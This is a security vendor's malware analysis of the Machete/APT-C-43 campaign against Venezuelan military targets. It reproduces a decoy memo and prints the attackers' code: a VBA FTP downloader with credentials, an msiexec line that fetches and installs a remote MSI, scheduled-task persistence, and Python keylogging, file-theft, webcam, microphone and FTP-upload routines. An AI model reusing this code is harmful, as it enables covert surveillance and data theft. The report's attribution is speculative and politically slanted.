APT-C-43 steals Venezuelan military secrets to provide intelligence support for the reactionaries — HpReact campaign

September 25, 2020

Sep 25, 2020kate

Tweet

Learn more about 360 Total Security

In June 2020, 360 Security Center discovered a new backdoor Pyark written in Python by the fileless attack protection function. Through in-depth excavation and trace analysis of the backdoor, we discovered a series of advanced threat actions that have been active since 2019. By invading various military institutions in Venezuela, the attackers deployed backdoor to continuously monitor and steal the latest military secrets. We named it APT-C-43 based on 360's way of naming the APT organization

When tracing the attacker's source, we found that the duration of this attack coincided with the Venezuelan political chaos, and the network assets used by the attackers were mostly deployed in Colombia, and some assets were frequently found in Venezuela and Colombia. After the United Venezuelan coup, the reactionary government headed by Juan Gerardo Guaidó Márquez fled to Colombia to seek military assistance. We guess the political background of APT-C -43's campaign may be to help the reactionaries led by Juan steal military secrets of the Venezuelan military and provide intelligence support for the confrontation between the reactionary government and the current Venezuelan government. Therefore, we named this series of attacks HpReact.

In the process of tracing the source, the campaign was linked to the APT group Machete, and Machete can be traced back to 2010. The organization is an APT organization with Spanish roots. Its targets are military, embassies and government agencies in Latin America. the Lord. Obviously, the HpReact campaign is only a small part of the organization's cyber warfare in Latin America.

The picture below shows the decoy document used by APT-C-43 in this campaign. The content of the document is a policy issued by the Venezuelan authorities to prevent deserters from going to Colombia to support the reactionary government. More about this policy. For details, please refer to **Appendix 1**. It can be seen that the attackers have a good understanding of Venezuela's current politics, military, etc., and are good at using such sensitive files to make decoy documents, which are highly targeted and inductive.

REPUBLICA BOLIVARIANA DE VENEZUELA — CLASIFICACION DE SEGURIDAD
MINISTERIO DEL PODER POPULAR PARA LA DEFENSA
EJERCITO BOLIVARIANO
JEFATURA DEL ESTADO MAYOR GENERAL

FORMA DE MENSAJE CONJUNTO

ESPACIO PARA USO DEL CENTRO DE TRANSMISIONES

NO CLASIFICADO
DE:
PARA:
GR.　BT.

PRECEDENCIA		TIPO DE MENSAJE			SIMBOLO DE CONTABILIDAD	REFERENCIA	CLASIFICACIÓN DE LA REFERENCIA
		INDIV	MULTI	SIMP		RADIOGRAMA Nº 000706 DE FECHA 08SEP14	NOCLAS
ACCIÓN	URGENTE		X		JEMGEB		
INFORMACIÓN							

DE:　2DO. CMDTE Y JEMG DEL EJÉRCITO BOLIVARIANO　　FUERTE TIUNA, D.C.-

PARA:　DISTRIBUCIÓN EJ-A　　FUERTE TIUNA, D.C.

NOCLAS Nº 52-100-00000/

PACOFI, RECUERDOLE RADIOGRAMA CITADO EN REFERENCIA QUE TEXTUALMENTE DICE: "CUMPLIENDO INSTRUCCIONES DEL CIUDADANO MAYOR GENERAL COMANDANTE GENERAL DEL EJÉRCITO BOLIVARIANO, RECUERDOLE A LOS COMANDANTES DE LOS GRANDES COMANDO DE UNIDADES SUPERIORES UNIDADES TÁCTICAS Y JEFES DE DEPENDENCIAS EN TODOS LOS NIVELES DE LA ORGANIZACIÓN LA OBLIGATORIEDAD DE VISITAR AL PERSONAL MILITAR ADSCRITO A SUS UNIDADES QUE SE ENCUENTREN RECLUIDOS EN LOS CENTROS NACIONALES DE PROCESADOS MILITARES Y/O EN CUALQUIER OTRO CENTRO DE RECLUSIÓN DE LA JURIDICCIÓN ORDINARIA, CON LA FINALIDAD DE MANTENER CONTACTO DIRECTO CON LOS MISMOS Y ASÍ DESPLEGAR ACCIONES DE COMANDO OPORTUNAS A CUALQUIER PROBLEMÁTICA QUE PRESENTEN.

ES OPORTUNO RECORDARLE EL DEBER QUE TIENE TODO FUNCIONARIO PÚBLICO DE PREVENIR LAS VIOLACIONES DE DERECHOS HUMANOS DE CONFORMIDAD A LO ESTABLECIDO EN LA CONSTITUCIÓN DE LA REPÚBLICA BOLIVARIANA DE VENEZUELA QUE TEXTUALMENTE ESTABLECE: ARTÍCULO 19 "EL ESTADO GARANTIZA A TODA PERSONA, CONFORME AL PRINCIPIO DE PROGRESIVIDAD Y SIN DISCRIMINACIÓN ALGUNA, EL GOCE Y EJÉRCICIO IRRENUNCIABLE, INDIVISIBLE E INTERDEPENDIENTE DE LOS DERECHOS HUMANOS SU RESPETO Y GARANTÍA SON OBLIGATORIOS PARA LOS ÓRGANOS DEL PODER PÚBLICO DE CONFORMIDAD CON ESTA CONSTITUCIÓN, CON LOS TRATADOS SOBRE DERECHOS HUMANOS SUSCRITOS Y RATIFICADOS POR LA REPÚBLICA".

INSTRUCCIONES ESPECIALES:
INCLUIR EN EL LEGAJO DE NORMAS DE LAS UNIDADES Y DEPENDENCIAS, DIFUNDIR INFORMACIÓN A LOS ESCALONES SUBORDINADOS Y LEER EN REUNIÓN DE PROFESIONALES.

| | DIA 11 | HORA 15:50 |
| | MES 12 | AÑO 2019 |

REDACTOR

SIMBOLO

NOMBRE Y CARGO A MAQUINA (FIRMA SI SE REQUIERE)

JOSÉ LUIS PARRA GONZÁLEZ
CORONEL
AYUDANTE GENERAL DEL 2DO. CMDTE Y JEMGEB

TLF: 6055374　PAG. Nº 1　DE 1

CLASIFICACIÓN DE SEGURIDAD
NO CLASIFICADO

EXPEDIDOR

FIRMA

NOMBRE Y CARGO A MAQUINA (FIRMA SI SE REQUIERE)

FIRMA CONFORMADA

IRWIN JOSÉ ASCANIO ESCALONA
GENERAL DE DIVISIÓN
2DO. CMDTE Y JEMG DEL EJÉRCITO BOLIVARIANO

Technical Details

The APT-C-43 organization is good at launching attacks using phishing emails, and deploys the backdoor program Pyark (Machete) written in python after invading the victim's machine. The network communication mainly relies on FTP and HTTP protocols. After successfully infiltrating the target machine, APT-C-43 organization monitors the target users, steal sensitive data, etc. The complete process of infecting the target machine is as follows:

The infection process

The decoy document carries malicious macrocode. Download the next stage of malicious component NisSrv.bat through FTP protocol, and we can see many variables named after Spanish vocabulary in the code, such as servidor (server), Usuario (user name), Contraseña (password), etc.:

```vb
Sub WinA64()
Dim servidor As String, Usuario As String, Contraseña As String, folder As String, file As String, file2 As String, filename As String
servidor = "files.000webhost.com"
Usuario = "x3543sd"
Contraseña = "DxMnT4M1A8gij"
'------------------------------------
local_file = "C:\ProgramData"
folder = "/public_html"
filename1 = local_file & "\NisSrv.bat"
rfile1 = "file.jpg"
filename2 = local_file & "\Service.lnk"
rfile2 = "file2.jpg"
'------------------------------------
file_dest = Environ("APPDATA") + "\Microsoft\Windows\Start Menu\Programs\Startup\Windows Defender.lnk"
hOpen = InternetOpen(scUserAgent, INTERNET_OPEN_TYPE_DIRECT, vbNullString, vbNullString, 0)
hConnection = InternetConnect(hOpen, servidor, INTERNET_INVALID_PORT_NUMBER, Usuario, Contraseña, INTERNET_SERVICE_FTP, INTERNET_FLAG_PASSIVE, 0)
bRet = FtpSetCurrentDirectory(hConnection, folder)
If bRet = False Then
Else
    bRet = FtpGetFile(hConnection, rfile1, filename1, False, FILE_ATTRIBUTE_ARCHIVE, 0, 1)
    bRet = FtpGetFile(hConnection, rfile2, filename2, False, FILE_ATTRIBUTE_ARCHIVE, 0, 1)
    If filename1 <> 0 Then
        If filename1 <> 0 Then
            FileCopy Ruta & filename2, file_dest
            Kill (filename2)
        End If
    End If
End If
Contador = ActiveDocument.Shapes.Count
Nombre = ActiveDocument.Shapes(2).Name
ActiveDocument.Shapes(Nombre).Select
Selection.ShapeRange.Delete
End
End Sub
```

NisSrv.bat downloads malicious components:

```
 NisSrv.bat
1    @ECHO OFF
2    cmd /C start /B msiexec /q /i http://www.op-icaro.site/setupXOX.msi
3    exit
4
```

The file of "*setupXOX.msi*" is a Windows Installer installation program made by MSI Wrapper to deploy the final backdoor components. When we studied the historical samples of the Machete organization, we found that the organization's technology for deploying backdoor has undergone an important change, with a clear time division. Through the following timeline, we can clearly see that the organization is constantly changing and innovating its own Attack technique:

✦ 2014-2017: NSIS-packed file

✦ 2018-2019: 7z Self-extracting file

✦ 2019-2020: Microsoft Windows Installer

Many fields in the installation program are forged into Acrobat Reader installation program, and the interface after running is related to Acrobat Reader:

After the program runs, the Fpyark backdoor components will be released to the %ProgramData%\USOEnable directory. The backdoor of Fpyark is writing by python. During the running process, python is required to execute the environment and various dependent libraries required by the script, which also caused the size of setupXOX.msi to reach 8.10M. After installation, the entire directory structure is as follows:

After deploying the above backdoor components, run svchostt.exe according to the msiwpper configuration file:

The file of "*setupXOX.msi*" is a virus releaser written in Microsoft Visual Basic language, which releases NisSrv.bat registered scheduled tasks to realize self-starting and staying. The program has the following vbp compilation path:

@*\AC:\Users\MITM\Desktop\malware\3_svchostt\Proyecto1.vbp

The relevant code is as follows:

```
v70 = _vbaStrCat(L"\\NisSrv.bat", v80);
v68 = 8;
v21 = rtcDir(&v68, 0);
v22 = _vbaStrMove(&v79, v21);
v23 = -(_vbaStrCmp(&dword_401A18, v22) == 0);
_vbaFreeStrList(2, &v80, &v79);
_vbaFreeObj(&v73);
_vbaFreeVar(&v68);
if ( (_WORD)v23 )
{
  v66 = (int *)L"SCHTASKS /Create /TN WindowsDefender /SC MINUTE /mo 05 /TR 'C:\\\\ProgramData\\\\USOEnable\\\\Smnss.exe"
                "'C:\\\\ProgramData\\\\USOEnable\\\\Lib\\\\site-packages\\pyark\\\\UpdateSession'";
  v64 = 8;
  _vbaVarCopy(&v81, &v64);
```

Backdoor module

UpdateSession is the main control module of the backdoor. Its functions include self-starting of the backdoor, collection of network configuration, keystroke records, and schedule other modules to execute by means of timers:

```
245  if __name__ == '__main__':
246      Link()   #copy lnk to startup folder for Persistence
247      SisInfo()    #system network config discovery with "ipconfig /all"
248      Archivos()   #run "UpdateService"
249      try:
250          timer = Manager()
251          timer.add_operation(Envio, 300)#segundos
252      except Exception as e:             #run "UpdateDevice"
253          print e
254      KB = hyts()      #keylogger
255      hm = pyHook.HookManager()
256      hm.KeyDown = KB.onKeyboardEvent
257      hm.HookKeyboard()
258      pythoncom.PumpMessages()
```

UpdateService traverses the disk directory and collects more than ten kinds of sensitive files with suffixes such as doc, xlsx, and pdf in other directories, except for some system directories and security software directories.

```python
for ptr in gk:                                          for filename in files:
    def find_oldest_file(dirname=ptr):                      file_path = os.path.join(dirpath, filename)
        global vv6, af                                      try:
        for dirpath, dirs, files in os.walk(dirname):           (shortname, vv6) = os.path.splitext(filename)
            if ptr + "Program Files" in dirpath:            except:
                pass                                            pass
            elif ptr + "Program Files (x86)" in dirpath:    try:
                pass                                            if vv6 == ".doc":
            elif ptr + "ProgramData" in dirpath:                    af()     # copy file to HDD folder
                pass                                            elif vv6 == ".docx":
            elif ptr + "Windows" in dirpath:                        af()
                pass                                            elif vv6 == ".xlsx":
            elif ptr + "WINDOWS" in dirpath:                        af()
                pass                                            elif vv6 == ".xls":
            elif ptr + "AppData" in dirpath:                        af()
                pass                                            elif vv6 == ".ppt":
            elif ptr + "Python27" in dirpath:                       af()
                pass                                            elif vv6 == ".pptx":
            elif ptr + "USOEnable" in dirpath:                      af()
                pass                                            elif vv6 == ".pdf":
            elif ptr + "All Users" in dirpath:                      af()
                pass                                            elif vv6 == ".pkr":
            elif ptr + "PerfLogs" in dirpath:                       af()
                pass                                            elif vv6 == ".skr":
            elif ptr + "Intel" in dirpath:                          af()
                pass                                            elif vv6 == ".asc":
            elif ptr + "Kaspersky" in dirpath:                      af()
                pass                                            elif vv6 == ".pgp":
            elif ptr + "usb_driver" in dirpath:                     af()
                pass                                            elif vv6 == ".txt":
            elif ptr + "$GetCurrent" in dirpath:                    af()
                pass                                        except:
                                                                pass
```

UpdateDevice takes screenshot

```python
try:
    if act[3] == 'Screen = si' or act[3] == 'Screen = Si' or act[3] == 'Si':
        from time import strftime
        nombre = 'Screen-' + str(strftime('%d-%m-%Y-%H-%M-%S')) + '.jpeg'
        sh = ImageGrab.grab()
        sh.save(Encryp + '/' + nombre)
except Exception as e:
    print e
```

Capture camera screen:

```python
try:
    if act[2] == 'Cam = si' or act[2] == 'Cam = Si' or act[2] == 'Si':
        camera = VideoCapture.Device()
        camera.setResolution(640, 480)
        from time import strftime
        file_name = 'web' + str(strftime('%d-%m-%Y-%H-%M-%S')) + '.jpg'
        camera.saveSnapshot(Encryp + '\\' + file_name)
except Exception as e:
    print e
```

UpdatePlugin takes audio from the microphone:

```python
try:
    chunk = 1024
    FORMAT = pyaudio.paInt16
    CHANNELS = 1
    RATE = 44100
    RECORD_SECONDS = 90
    from time import strftime
    WAVE_OUTPUT_FILENAME = 'Au' + str(strftime('%d-%m-%Y-%H-%M-%S')) + '.wav'
    WAVE_OUTPUT_FILENAME1 = Encryp + '\\' + WAVE_OUTPUT_FILENAME
    p = pyaudio.PyAudio()
    try:
        stream = p.open(format=FORMAT, channels=CHANNELS, rate=RATE, input=True, frames_per_buffer=chunk)
        all = []
    except:
        pass

    try:
        for i in range(0, RATE / chunk * RECORD_SECONDS):
            data = stream.read(chunk)
            all.append(data)

    except:
        pass

    try:
        stream.close()
        p.terminate()
    except Exception as e:
        print e

except Exception as e:
    print e
```

Notification is responsible for uploading the sensitive data collected by the above modules to the FTP server:

```python
try:
    for u in range(len(lst)):
        nom = lst[u]
        Nom,ext = os.path.splitext(nom)
        if ext == '.html':
            upfile = Encryp + '\\' + nom
            uploadfile(upfile, nom, 'KeyLog')
        elif ext == '.jpeg':
            upfile = Encryp + '\\' + nom
            uploadfile(upfile, nom, 'Screen')
        elif ext == '.htm':
            upfile = Encryp + '\\' + nom
            uploadfile(upfile, nom, 'Clipboard')
        elif ext == '.jpg':
            upfile = Encryp + '\\' + nom
            uploadfile(upfile, nom, 'WebCam')
        elif ext == '.mp3':
            upfile = Encryp + '\\' + nom
            uploadfile(upfile, nom, 'Audio')
        elif Nom == 'Sysinfo':
            upfile = Encryp + '\\' + nom
            uploadfile(upfile, nom, 'InfoSys')
        elif Nom == 'fox':
            upfile = Encryp + '\\' + nom
            uploadfile(upfile, nom, 'Browser')
        else:
            upfile = Encryp + '\\' + nom
            uploadfile(upfile, nom, 'Xfiles')
except Exception as e:
    print e
```

The interactive traffic characteristics are as follows:

```
220 BitNinja FTP CAPTCHA server
USER u361186564
331 Password required for u361186564.
PASS
230 User u361186564 logged in from 220.181.171.89.
CWD /domains/op-icaro.site/public_html/DEMO/WIN-
250 CWD command succesful.
TYPE A
200 type set.
PASV
452 Can't open data connection.
MKD /domains/op-icaro.site/public_html/DEMO/WIN-
553 Requested action not taken.
CWD KeyLog
250 CWD command succesful.
TYPE I
200 type set.
PASV
452 Can't open data connection.
CWD Screen
250 CWD command succesful.
TYPE I
200 type set.
PASV
452 Can't open data connection.
CWD InfoSys
250 CWD command succesful.
```

When analyzing the uploaded FTP server, we found that APT-C-43 manages the uploaded sensitive files through Tiny File Manager:

```php
<?php
//Default Configuration
$CONFIG = '{"lang":"es","error_reporting":false,"show_hidden":false,"hide_Cols":false,"calc_folder":false}';

/**
 * H3K | Tiny File Manager V2.4.1
 * CCP Programmers | ccpprogrammers@gmail.com
 * https://tinyfilemanager.github.io
 */

//TFM version
define('VERSION', '2.4.1');

//Application Title
define('APP_TITLE', 'FUCKSociety');

// --- EDIT BELOW CONFIGURATION CAREFULLY ---



// Auth with login/password
// set true/false to enable/disable it
// Is independent from IP white- and blacklisting
$use_auth = true;

// Login user name and password
// Users: array('Username' => 'Password', 'Username2' => 'Password2', ...)
// Generate secure password hash - https://tinyfilemanager.github.io/docs/pwd.html
$auth_users = array(
    'Icaro' => '$2y$10$HdO0rLL0lCuKEKHqoSHHAu5lsys3r6KdonMp7IuSJW6krUvBHiSym'
);
```

Summary

The entire campaign of HpReact highly coincides with the timeline of Venezuelan political turmoil. APT-C-43 took Venezuelan military agencies as the main targets and carried out surveillance and stealing activities for about two years, forming a significant impact on Venezuela's national security. Great safety hazard. In recent years, with the intensification of cyber warfare in various countries, cyberspace security has become another important area for each country to maintain national security, and building a strong cybersecurity has become a top priority for each country.

At present, 360 Total Security has supported the detection of attacks on this organization.

Team Introduction

360 Baize Lab (formerly 360 FirstAid team): Focusing on BOOTKIT/ROOTKIT Trojan analysis and traceability, it was the first to discover the world's first UEFI Trojan Spy Shadow （UEFI木马谍影）, boot area Trojan Hidden Soul（引导区木马隐魂）, dual guns（双枪,) and multiple large-scale dark brush botnets, such as black fog and diaster. Now it is renamed 360 Baize Lab based on the original business, it is involved in APT testing and research. The laboratory provides core safety data for 360 Security Guards, 360 FirstAid team and other products, as well as stubborn Trojan detection and killing solutions, while providing 360 Security Center Technical Support.

Appendix 1

https://www.totalnewsagency.com/internacionales/ante-la-alarmante-desercion-el-ministro-de-defensa-de-venezuela-ordeno-convencer-a-los-soldados-de-regresar-como-sea

Appendix 2

https[:]//securelist.com/el-machete/66108

https[:]//www.welivesecurity.com/wp-content/uploads/2019/08/ESET_Machete.pdf

Appendix 3

MD5:

fbe5b66db57fb52b231c5374ac2ac805

6b33fa0c52ca413d4214dcde007f89c1

f85489c1d1ff3374f92ccb7267032016

IP:

92.249.44.53

185.70.105.33

Learn more about 360 Total Security